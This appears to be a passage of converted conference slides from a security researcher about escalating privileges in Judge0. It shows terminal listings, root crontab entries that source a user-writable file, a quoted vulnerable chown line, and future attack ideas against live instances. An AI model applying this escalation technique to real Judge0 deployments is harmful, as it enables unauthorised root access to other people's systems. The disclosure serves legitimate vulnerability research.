drwxr-xr-x  2 root    root     4096 Apr 17 23:16 public
-rw-r--r--  1 root    root     161 Mar 18  2024 Rakefile
drwxr-xr-x  2 root    root     4096 Mar 18  2024 scripts
drwxr-xr-x  9 root    root     4096 Mar 18  2024 spec
drwxr-xr-x  1 judge0  judge0  4096 Mar 18  2024 tmp
drwxr-xr-x  2 root    root     4096 Mar 18  2024 vendor
judge0@9dafc68e7af4:/api$ whoami
judge0
judge0@9dafc68e7af4:/api$ █
```

&gt;&gt;&gt;

# How the patch works

We are now running as user Judge0 (low privileged, sudo permission)

Critical files are owned by root

It looks like /tmp is still owned by our user →

(we can overwrite files in it)

```
judge0@9dafc68e7af4:/api$ ls -l
total 112
drwxr-xr-x 12 root    root    4096 Mar 18  2024 app
drwxr-xr-x  2 root    root    4096 Mar 18  2024 bin
drwxr-xr-x  4 root    root    4096 Apr 17 23:16 config
-rw-r--r--  1 root    root     61 Mar 18  2024 config.ru
drwxr-xr-x  2 root    root    4096 Mar 18  2024 cron
drwxr-xr-x  4 root    root    4096 Apr 17 23:16 db
-rwxr-xr-x  1 root    root    32 Mar 18  2024 docker-entrypoint.sh
drwxr-xr-x  3 root    root    4096 Apr 17 21:10 docs
-rw-rw-r--  1 root    root    459 Apr 17 23:14 Gemfile
-rw-rw-r--  1 root    root   5339 Apr 17 23:14 Gemfile.lock
drwxr-xr-x  3 root    root    4096 Mar 18  2024 lib
-rw-r--r--  1 root    root  34526 Mar 18  2024 LICENSE
drwxr-xr-x  2 root    root    4096 Mar 18  2024 log
drwxr-xr-x  2 root    root    4096 Apr 17 23:16 public
-rw-r--r--  1 root    root    161 Mar 18  2024 Rakefile
drwxr-xr-x  2 root    root    4096 Mar 18  2024 scripts
drwxr-xr-x  3 root    root    4096 Mar 18  2024 spec
drwxr-xr-x  1 judge0  judge0  4096 Mar 18  2024 tmp
drwxr-xr-x  2 root    root    4096 Mar 18  2024 vendor
judge0@9dafc68e7af4:/api$ whoami
judge0
judge0@9dafc68e7af4:/api$
```

&gt;&gt;&gt;

```
root@c1c58de11f4b:/api/tmp# ls -l
total 20
drwxr-xr-x 2 judge0 judge0 4096 Sep 24 23:17 cache
-rw-r--r-- 1 judge0 judge0 4296 Sep 24 23:17 environment
drwxr-xr-x 2 judge0 judge0 4096 Sep 24 23:17 pids
-rw-r--r-- 1 judge0 judge0    0 Sep 24 23:17 restart.txt
drwxr-xr-x 2 judge0 judge0 4096 Sep 24 23:17 sockets
```

## What is in /tmp?

&gt;&gt;&gt;

```
root@c1c58de11f4b:/api/tmp# ls -l
total 20
drwxr-xr-x 2 judge0 judge0 4096 Sep 24 23:17 cache
-rw-r--r-- 1 judge0 judge0 4296 Sep 24 23:17 environment
drwxr-xr-x 2 judge0 judge0 4096 Sep 24 23:17 pids
-rw-r--r-- 1 judge0 judge0    0 Sep 24 23:17 restart.txt
drwxr-xr-x 2 judge0 judge0 4096 Sep 24 23:17 sockets
root@c1c58de11f4b:/api/tmp# crontab -l
0 0 * * * bash -c "source /api/tmp/environment; cd /api; rake judge0:clear_cache &> /api/log/clear_cache.log"
0 */12 * * * bash -c "source /api/tmp/environment; /api/bin/telemetry &> /api/log/telemetry.log"
```

## The /api/tmp/environment file

&gt;&gt;&gt;

**Use load-config directly**



hermanzdosilovic committed 5 months ago

**Herman fixes the issue**

>>>


**I had one last trick up my sleeve...**

>>>

```
`sudo chown $(whoami): ${run_script} && rm ${run_script}` unless submission.is_project
```

**Remember this bug?**

>>>



## Bypass Using Chown

>>>

**CVE-2024-28189**

>>>

# Future research points

**Since then I have moved on to other things. However, there are still possibilities to be further developed.**

**Finding an exploit that could target Judge0 instances where we cannot control command\_line\_arguments would be maximum impact.**

**This might apply to things like programming interview platforms.**

# Future research points

I did take a quick look into this...

**Couldn't really find a suitable language that could create a symlink at compile time (Rust looked promising but I couldn't get it to work, it's probably doable with multifile projects but I'm trying to avoid that)**

**Additionally, not being able to change command\_line\_arguments gives us limited control over the written program. Couldn't find a way to manipulate this to get code execution.**

# Questions

>>>



# Thank you

[tantosec.com](http://tantosec.com)



>>>